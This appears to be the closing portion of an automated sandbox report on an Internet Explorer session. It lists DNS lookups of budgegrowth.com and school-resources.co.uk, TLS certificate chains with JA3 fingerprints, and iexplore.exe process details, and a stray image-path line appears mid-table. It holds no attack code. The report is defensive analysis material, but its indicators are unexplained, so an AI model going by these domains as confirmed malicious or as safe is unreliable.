Jan 27, 2021 19:08:58.310081959 CET	65298	53	192.168.2.4	8.8.8.8
Jan 27, 2021 19:08:58.359842062 CET	53	65298	8.8.8.8	192.168.2.4
Jan 27, 2021 19:08:58.664002895 CET	59123	53	192.168.2.4	8.8.8.8
Jan 27, 2021 19:08:58.721920967 CET	53	59123	8.8.8.8	192.168.2.4
Jan 27, 2021 19:08:59.838380098 CET	54531	53	192.168.2.4	8.8.8.8
Jan 27, 2021 19:08:59.913825989 CET	53	54531	8.8.8.8	192.168.2.4
Jan 27, 2021 19:09:00.040333033 CET	49714	53	192.168.2.4	8.8.8.8
Jan 27, 2021 19:09:00.092895985 CET	53	49714	8.8.8.8	192.168.2.4
Jan 27, 2021 19:09:00.618465900 CET	58028	53	192.168.2.4	8.8.8.8
Jan 27, 2021 19:09:01.025927067 CET	53	58028	8.8.8.8	192.168.2.4
Jan 27, 2021 19:09:01.637789011 CET	53097	53	192.168.2.4	8.8.8.8
Jan 27, 2021 19:09:01.685671091 CET	53	53097	8.8.8.8	192.168.2.4
Jan 27, 2021 19:09:02.111150980 CET	49257	53	192.168.2.4	8.8.8.8
Jan 27, 2021 19:09:02.184504986 CET	53	49257	8.8.8.8	192.168.2.4
Jan 27, 2021 19:09:02.873071909 CET	62389	53	192.168.2.4	8.8.8.8
Jan 27, 2021 19:09:02.923949003 CET	53	62389	8.8.8.8	192.168.2.4
Jan 27, 2021 19:09:03.950922966 CET	49910	53	192.168.2.4	8.8.8.8
Jan 27, 2021 19:09:03.998876095 CET	53	49910	8.8.8.8	192.168.2.4
Jan 27, 2021 19:09:05.104212046 CET	55854	53	192.168.2.4	8.8.8.8
Jan 27, 2021 19:09:05.152218103 CET	53	55854	8.8.8.8	192.168.2.4
Jan 27, 2021 19:09:06.412596941 CET	64549	53	192.168.2.4	8.8.8.8
Jan 27, 2021 19:09:06.468882084 CET	53	64549	8.8.8.8	192.168.2.4
Jan 27, 2021 19:09:07.720729113 CET	63153	53	192.168.2.4	8.8.8.8
Jan 27, 2021 19:09:07.768882990 CET	53	63153	8.8.8.8	192.168.2.4
Jan 27, 2021 19:09:15.934475899 CET	52991	53	192.168.2.4	8.8.8.8
Jan 27, 2021 19:09:15.993076086 CET	53	52991	8.8.8.8	192.168.2.4
Jan 27, 2021 19:09:28.647260904 CET	53700	53	192.168.2.4	8.8.8.8
Jan 27, 2021 19:09:28.705670118 CET	53	53700	8.8.8.8	192.168.2.4
Jan 27, 2021 19:09:29.303246975 CET	51726	53	192.168.2.4	8.8.8.8
Jan 27, 2021 19:09:29.351283073 CET	53	51726	8.8.8.8	192.168.2.4
Jan 27, 2021 19:09:29.639832973 CET	53700	53	192.168.2.4	8.8.8.8
Jan 27, 2021 19:09:29.689213991 CET	53	53700	8.8.8.8	192.168.2.4

DNS Queries

Copyright null 2021

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 27, 2021 19:08:59.838380098 CET	192.168.2.4	8.8.8.8	0xc5ff	Standard query (0)	ulfn.us7.list-manage.com	A (IP address)	IN (0x0001)
Jan 27, 2021 19:09:00.618465900 CET	192.168.2.4	8.8.8.8	0xacfe	Standard query (0)	budgegrowth.com	A (IP address)	IN (0x0001)
Jan 27, 2021 19:09:02.111150980 CET	192.168.2.4	8.8.8.8	0xc952	Standard query (0)	school-resources.co.uk	A (IP address)	IN (0x0001)
Jan 27, 2021 19:09:15.934475899 CET	192.168.2.4	8.8.8.8	0xc4f5	Standard query (0)	school-resources.co.uk	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 27, 2021 19:08:59.913825989 CET	8.8.8.8	192.168.2.4	0xc5ff	No error (0)	ulfn.us7.list-manage.com	swc.list-manage.com.edgekey.net		CNAME (Canonical name)	IN (0x0001)
Jan 27, 2021 19:09:01.025927067 CET	8.8.8.8	192.168.2.4	0xacfe	No error (0)	budgegrowth.com		69.49.229.38	A (IP address)	IN (0x0001)
Jan 27, 2021 19:09:02.184504986 CET	8.8.8.8	192.168.2.4	0xc952	No error (0)	school-resources.co.uk		51.91.19.20	A (IP address)	IN (0x0001)
Jan 27, 2021 19:09:15.993076086 CET	8.8.8.8	192.168.2.4	0xc4f5	No error (0)	school-resources.co.uk		51.91.19.20	A (IP address)	IN (0x0001)

HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jan 27, 2021 19:09:01.389028072 CET	69.49.229.38	443	192.168.2.4	49727	CN=budgegrowth.com CN="cPanel, Inc. Certification Authority", O="cPanel, Inc.", L=Houston, ST=TX, C=US CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN="cPanel, Inc. Certification Authority", O="cPanel, Inc.", L=Houston, ST=TX, C=US CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	Sat Jan 23 01:00:00 CET 2021 Mon May 18 02:00:00 CEST 2015 Thu Jan 01 01:00:00 CET 2004	Sat Apr 24 01:59:59 CEST 2021 Sun May 18 01:59:59 CEST 2025 Mon Jan 01 00:59:59 CET 2029	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN="cPanel, Inc. Certification Authority", O="cPanel, Inc.", L=Houston, ST=TX, C=US	CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	Mon May 18 02:00:00 CEST 2015	Sun May 18 01:59:59 CEST 2025		
					CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	Thu Jan 01 01:00:00 CET 2004	Mon Jan 01 00:59:59 CET 2029		
Jan 27, 2021 19:09:01.389312983 CET	69.49.229.38	443	192.168.2.4	49728	CN=budgegrowth.com CN="cPanel, Inc. Certification Authority", O="cPanel, Inc.", L=Houston, ST=TX, C=US CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN="cPanel, Inc. Certification Authority", O="cPanel, Inc.", L=Houston, ST=TX, C=US CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	Sat Jan 23 01:00:00 CET 2021 Mon May 18 02:00:00 CEST 2015 Thu Jan 01 01:00:00 CET 2004	Sat Apr 24 01:59:59 CEST 2021 Sun May 18 01:59:59 CEST 2025 Mon Jan 01 00:59:59 CET 2029	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c


Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
					CN="cPanel, Inc. Certification Authority", O="cPanel, Inc.", L=Houston, ST=TX, C=US	CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	Mon May 18 02:00:00 CEST 2015	Sun May 18 01:59:59 CEST 2025		
					CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	Thu Jan 01 01:00:00 CET 2004	Mon Jan 01 00:59:59 CET 2029		
Jan 27, 2021 19:09:02.306112051 CET	51.91.19.20	443	192.168.2.4	49731	CN=school-resources.co.uk CN="cPanel, Inc. Certification Authority", O="cPanel, Inc.", L=Houston, ST=TX, C=US CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN="cPanel, Inc. Certification Authority", O="cPanel, Inc.", L=Houston, ST=TX, C=US CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	Mon Nov 16 01:00:00 CET 2020 Mon May 18 02:00:00 CEST 2015 Thu Jan 01 01:00:00 CET 2004	Mon Feb 15 00:59:59 CET 2021 Sun May 18 01:59:59 CEST 2025 Mon Jan 01 00:59:59 CET 2029	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN="cPanel, Inc. Certification Authority", O="cPanel, Inc.", L=Houston, ST=TX, C=US	CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	Mon May 18 02:00:00 CEST 2015	Sun May 18 01:59:59 CEST 2025		
					CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	Thu Jan 01 01:00:00 CET 2004	Mon Jan 01 00:59:59 CET 2029		
Jan 27, 2021 19:09:02.307976007 CET	51.91.19.20	443	192.168.2.4	49730	CN=school-resources.co.uk CN="cPanel, Inc. Certification Authority", O="cPanel, Inc.", L=Houston, ST=TX, C=US CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN="cPanel, Inc. Certification Authority", O="cPanel, Inc.", L=Houston, ST=TX, C=US CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	Mon Nov 16 01:00:00 CET 2020 Mon May 18 02:00:00 CEST 2015 Thu Jan 01 01:00:00 CET 2004	Mon Feb 15 00:59:59 CET 2021 Sun May 18 01:59:59 CEST 2025 Mon Jan 01 00:59:59 CET 2029	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN="cPanel, Inc. Certification Authority", O="cPanel, Inc.", L=Houston, ST=TX, C=US	CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	Mon May 18 02:00:00 CEST 2015	Sun May 18 01:59:59 CEST 2025		
					CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	Thu Jan 01 01:00:00 CET 2004	Mon Jan 01 00:59:59 CET 2029		

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jan 27, 2021 19:09:16.116588116 CET	51.91.19.20	443	192.168.2.4	49738	CN=school-resources.co.uk CN="cPanel, Inc. Certification Authority", O="cPanel, Inc.", L=Houston, ST=TX, C=US CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN="cPanel, Inc. Certification Authority", O="cPanel, Inc.", L=Houston, ST=TX, C=US CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	Mon Nov 16 01:00:00 CET 2020 Mon May 18 02:00:00 CEST 2015 Thu Jan 01 01:00:00 CET 2004	Mon Feb 15 00:59:59 CET 2021 Sun May 18 01:59:59 CEST 2025 Mon Jan 01 00:59:59 CET 2029	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0	37f463bf4616ecd445d4a1937da06e19
					CN="cPanel, Inc. Certification Authority", O="cPanel, Inc.", L=Houston, ST=TX, C=US	CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	Mon May 18 02:00:00 CEST 2015	Sun May 18 01:59:59 CEST 2025		
					CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	Thu Jan 01 01:00:00 CET 2004	Mon Jan 01 00:59:59 CET 2029		

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: iexplore.exe PID: 6096 Parent PID: 800

General

Start time:	19:08:57
Start date:	27/01/2021
Path:	C:\Program Files\internet explorer\iexplore.exe
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding
Imagebase:	0x7ff753240000
File size:	823560 bytes
MD5 hash:	6465CB92B25A7BC1DF8E01D8AC5E7596
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 4620 Parent PID: 6096

General

Start time:	19:08:58
Start date:	27/01/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6096 CREDAT:17410 /prefetch:2
Imagebase:	0x10a0000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Copyright null 2021

Disassembly